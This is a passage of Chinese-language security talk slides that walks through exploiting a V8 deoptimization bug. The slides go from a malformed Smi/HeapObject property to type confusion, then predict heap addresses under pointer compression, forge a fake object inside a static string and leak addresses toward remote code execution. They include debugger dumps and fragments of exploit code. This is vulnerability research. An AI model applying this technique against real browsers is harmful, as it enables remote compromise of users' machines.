 - properties: 0x1ac7080406e9 <FixedArray[0]> {
    0x1ac70820ffe1: [String] in OldSpace: #my_property: 555819297 (data field 0)
 }
0x1ac70808644d: [DescriptorArray]
 - map: 0x1ac7080401c5 <Map>
 - enum_cache: empty
 - nof slack descriptors: 0
 - nof descriptors: 1
 - raw marked descriptors: mc epoch 0, marked 0
   [0]: 0x1ac70820ffe1: [String] in OldSpace: #my_property (data field 0:h) p
: 0, attrs: [WEC]) @ Any
```

在Release版本，程序不会崩溃，而是产生一个对象。

该对象DescriptorArray中标明的my_property的类型是HeapObject，但实际在对象中存储的是0x42424242，该值用于表示0x21212121这个smi。

```
const char* Mnemonic() const {
  switch (kind_) {
    case kNone:
      return "v";
    case kTagged:
      return "t";
    case kSmi:
      return "s";
    case kDouble:
      return "d";
    case kHeapObject:
      return "h";
  }
  UNREACHABLE();
}
```

```
pwndbg> x /10wx 0x1ac7082107ad-1
0x1ac7082107ac: 0x08244f69      0x080406e9      0x080406e9      0x42424242
0x1ac7082107bc: 0x0804030d      0x0804030d      0x0804030d      0x08040619
0x1ac7082107cc: 0x0821010d      0x00015080
```

从错误对象到类型混淆

当直接访问生成错误的属性时，并不会发生类型混淆，而是会仍以smi类型进行解析。

```
# p4nda @ ubuntu in ~/Desktop/1084820 [4:22:13] C:130
$ ~/v8/v8/out/x64.release/d8 --allow-natives-syntax ./test.js
DebugPrint: Smi: 0x21212121 (555819297)
```

V8对象对于smi和HeapObject的区分是因末位来进行标识的。

```
                        |----- 32 bits -----|----- 32 bits -----|
Compressed pointer:                         |______offset_____w1|
Compressed Smi:                             |____int31_value___0|
```

是否存在不进行判断直接使用的位置呢？

从错误对象到类型混淆


优化函数：用魔法打败魔法

当预先构造如下的优化函数，并将错误的对象输入：

1. 在 **39: CheckMaps** 检查maps是否发生改变

2. 在 42: CheckMaps 继续检查 obj.my_property 的 map是否发生改变

当以上检查全部通过时，会将smi作为HeapObject来访问，从而形成类型混淆，导致任意地址读写。




从错误对象到类型混淆

优化函数：用魔法打败魔法

但在产生类型混淆到过程中，会出现两种必须情况：


- smi所指向的地址不存在，函数崩溃
- smi所指向地址中不包括 CheckMaps 中所检查的 map ，优化函数被解优化，无法类型混淆。



从错误对象到类型混淆

因此，针对当前的漏洞状态，有两个问题亟待解决：

- 在没有地址泄露的情况下，如何得到稳定可控的地址？
- 如何在上述地址布置 map ，从而构造内存读写？



从错误对象到类型混淆


内存布局：地址的变与不变

指针压缩：在M80之后，为了减少V8对象的内存使用，在64位架构中将V8对象存储转换为32位。通过以下方式将指针调整为32位：

- 确保所有V8对象分配在4GB范围内
- 将指针表示为这个范围内的偏移量

在运行时将V8堆的高32位存储到r13寄存器中，当使用时，利用该寄存器加上V8对象内部存储的偏移值作为对象访问的地址。

带来问题：降低了V8堆的随机化程度。



从错误对象到类型混淆

具体实现

首先在V8 Isolate初始化的时候，会预先申请4G大小的内存，作为整个V8的对象内存空间。

然后将整个的内存交由 RegionAllocator 来管理，在初始化过程中，将申请到的全部内存加入 FreeList 。

```
RegionAllocator::RegionAllocator(Address memory_region_begin,
                                 size_t memory_region_size, size_t page_size)
    : whole_region_(memory_region_begin, memory_region_size, false),
      region_size_in_pages_(size() / page_size),
      max_load_for_randomization_(
          static_cast<size_t>(size() * kMaxLoadFactorForRandomization)),
      free_size_(0),
      page_size_(page_size) {
  CHECK_LT(begin(), end());
  CHECK(base::bits::IsPowerOfTwo(page_size_));
  CHECK(IsAligned(size(), page_size_));
  CHECK(IsAligned(begin(), page_size_));

  // Initial region.
  Region* region = new Region(whole_region_);

  all_regions_.insert(region);

  FreeListAddRegion(region);
}
```

从错误对象到类型混淆

具体实现

此后，V8将该堆划分为如下5种类型进行分块管理，每种类型的存储用于存储活跃性、大小不同的对象。

```
enum class AllocationType : uint8_t {
  kYoung,     // Regular object allocated in NEW_SPACE or NEW_LO_SPACE
  kOld,       // Regular object allocated in OLD_SPACE or LO_SPACE
  kCode,      // Code object allocated in CODE_SPACE or CODE_LO_SPACE
  kMap,       // Map object allocated in MAP_SPACE
  kReadOnly   // Object allocated in RO_SPACE
};
```

从错误对象到类型混淆

具体实现

OldSpace、CodeSpace、MapSpace的基类是PagedSpace，该类的内存管理模式是各Space从RegionAllocator中的 freelist 切割下所需要的大小，然后把剩余的大小再放回 freelist 。

```
class OldSpace : public PagedSpace {…

// -----------------------------------------------------------------------------
// Old generation code object space.

class CodeSpace : public PagedSpace {…

// -----------------------------------------------------------------------------
// Old space for all map objects

class MapSpace : public PagedSpace {…

// -----------------------------------------------------------------------------
// Off-thread space that is used for folded allocation on a different thread.
```

```
bool RegionAllocator::AllocateRegionAt(Address requested_address, size_t size) {
  DCHECK(IsAligned(requested_address, page_size_));
  DCHECK_NE(size, 0);
  DCHECK(IsAligned(size, page_size_));

  Address requested_end = requested_address + size;
  DCHECK_LE(requested_end, end());

  Region* region;
  {
    // [...]
  // Found free region that includes the requested one.
  if (region->begin() != requested_address) {
    // Split the region at the |requested_address| boundary.
    size_t new_size = requested_address - region->begin();
    DCHECK(IsAligned(new_size, page_size_));
    region = Split(region, new_size);
  }
  if (region->end() != requested_end) {
    // Split the region at the |requested_end| boundary.
    Split(region, size);
  }
  DCHECK_EQ(region->begin(), requested_address);
  DCHECK_EQ(region->size(), size);

  // Mark region as used.
  FreeListRemoveRegion(region);
  region->set_is_used(true);
```

从错误对象到类型混淆

具体实现

并且，在各个 PagedSpace 内部分配 V8 对象时，采取的方法也是从起始位置依次切割的方法。

```
HeapObject PagedSpace::AllocateLinearly(int size_in_bytes) {
  Address current_top = allocation_info_.top();
  Address new_top = current_top + size_in_bytes;
  DCHECK_LE(new_top, allocation_info_.limit());
  allocation_info_.set_top(new_top);
  return HeapObject::FromAddress(current_top);
}
```

从错误对象到类型混淆

对象选择

根据如上推断，可以找到两种类型的对象地址是非常稳定的

- **静态字符串**
(解析JS的时候生成的，无其他动态对象)

- 对象的Map
(存在于MapSpace， 且生成map的情况很少)

```
var a = 'p4nda';
var b = {"p4nda":a};
var c = '1';

%DebugPrint(a);
%DebugPrint(b);
```

```
$ ~/v8/v8/out/x64.release/d8 --allow-natives-syntax ./test.js
DebugPrint: 0x125e0820ffc9: [String] in OldSpace: #p4nda
0x125e080402cd: [Map] in ReadOnlySpace
 - type: ONE_BYTE_INTERNALIZED_STRING_TYPE
 - instance size: variable
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x125e0804030d <undefined>
 - prototype_validity cell: 0
 - instance descriptors (own) #0: 0x125e080401b5 <DescriptorArray[0]>
 - prototype: 0x125e08040171 <null>
 - constructor: 0x125e08040171 <null>
 - dependent code: 0x125e080401ed <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

DebugPrint: 0x125e080864e9: [JS_OBJECT_TYPE]
 - map: 0x125e08244f91 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x125e08201351 <Object map = 0x125e082401c1>
 - elements: 0x125e080406e9 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x125e080406e9 <FixedArray[0]> {
    0x125e0820ffc9: [String] in OldSpace: #p4nda: 0x125e0820ffc9 <String[5]: #p4
 }
```

从错误对象到类型混淆

对象选择

利用上述对象偏移的可预测性，我们可以在静态字符串中写入map对象地址，将该字符串地址写入错误生成的对象，得到类型混淆。

```
map = 0x082810e9;
property = 0x41414141;
element  = 0x42424242;
length   = 0x2000;
var fakeobjStr = 'AAAAAAAAAAA\xe9\x10\x28\x08\x41\x41\x41\x41\x42\x42\x42\x42\x00\x20\x00\x00'
```

从类型混淆到RCE

当拥有了一个类型混淆后，利用优化函数可以向任意地址写值，但当前仍然缺少地址泄露，向哪里写值又是一个问题。需要满足两个条件：

1. 稳定的地址
2. 可以进一步获得越界读写等能力

从类型混淆到RCE

利用String对象搜索内存

String对象拥有很多类型，其中一个是ONE_BYTE_INTERNALIZED_STRING_TYPE，其内存构造是长度+变长的字符串。

对于 var a = “AAAAAAAA”，内存布局如下：

```
DebugPrint: 0x1dee0824ffc9: [String] in OldSpace: #AAAAAAAA
0x1dee080402cd: [Map] in ReadOnlySpace
 - type: ONE_BYTE_INTERNALIZED_STRING_TYPE
 - instance size: variable
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x1dee0804030d <undefined>
 - prototype_validity cell: 0
 - instance descriptors (own) #0: 0x1dee080401b5 <DescriptorArray[0]>
 - prototype: 0x1dee08040171 <null>
 - constructor: 0x1dee08040171 <null>
 - dependent code: 0x1dee080401ed <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0
```


```
pwndbg> x /10wx 0x1dee0824ffc9-1
0x1dee0824ffc8: 0x080402cd      0x23c61952      0x00000008      0x41414141
0x1dee0824ffd8: 0x41414141      0x080402cd      0xc6c845ce      0x0000000a
0x1dee0824ffe8: 0x75626544      0x69725067
```

从类型混淆到RCE

利用String对象搜索内存

当String A的长度被修改后，可以向后进行搜索，利用lastIndexOf(ArrayMap)的返回值

- 计算出Victim Array的地址
- 泄露Array element的地址。



4. 总结

总结

- 在优化漏洞备受关注的同时，解优化模块也是一个很好但隐蔽的攻击面。
- 优化部分的类型转换问题、其他机制的不适配等原因，均可以在解优化时产生意想不到的问题。
- 对于优化中类型转换导致的错误对象生成，通常可以转换为类型混淆漏洞，本议题利用压缩指针的特性预测部分对象地址，从而提出一套稳定利用方案。

Reference

1. https://docs.google.com/presentation/d/1Z6oCocRASCfTqGq1GCo1jbULDGS-w-nzxkbVF7Up0u0/htmlpresent
2. https://doar-e.github.io/blog/2020/11/17/modern-attacks-on-the-chrome-browser-optimizations-and-deoptimizations/
3. https://juejin.cn/post/6844904152561106958
4. https://bugs.chromium.org/p/chromium/issues/detail?id=1182647
5. https://bugs.chromium.org/p/chromium/issues/detail?id=1084820
6. https://docs.google.com/presentation/d/1Z9iIHojKDrXvZ27gRX51UxHD-bKf1QcPzSijntpMJBM/edit#slide=id.g19134d40cb_0_10
7. https://docs.google.com/presentation/d/1H1lLsbclvzyOF3IUR05ZUaZcqDxo7_-8f4yJoxdMooU/edit#slide=id.g18ceb14729_0_221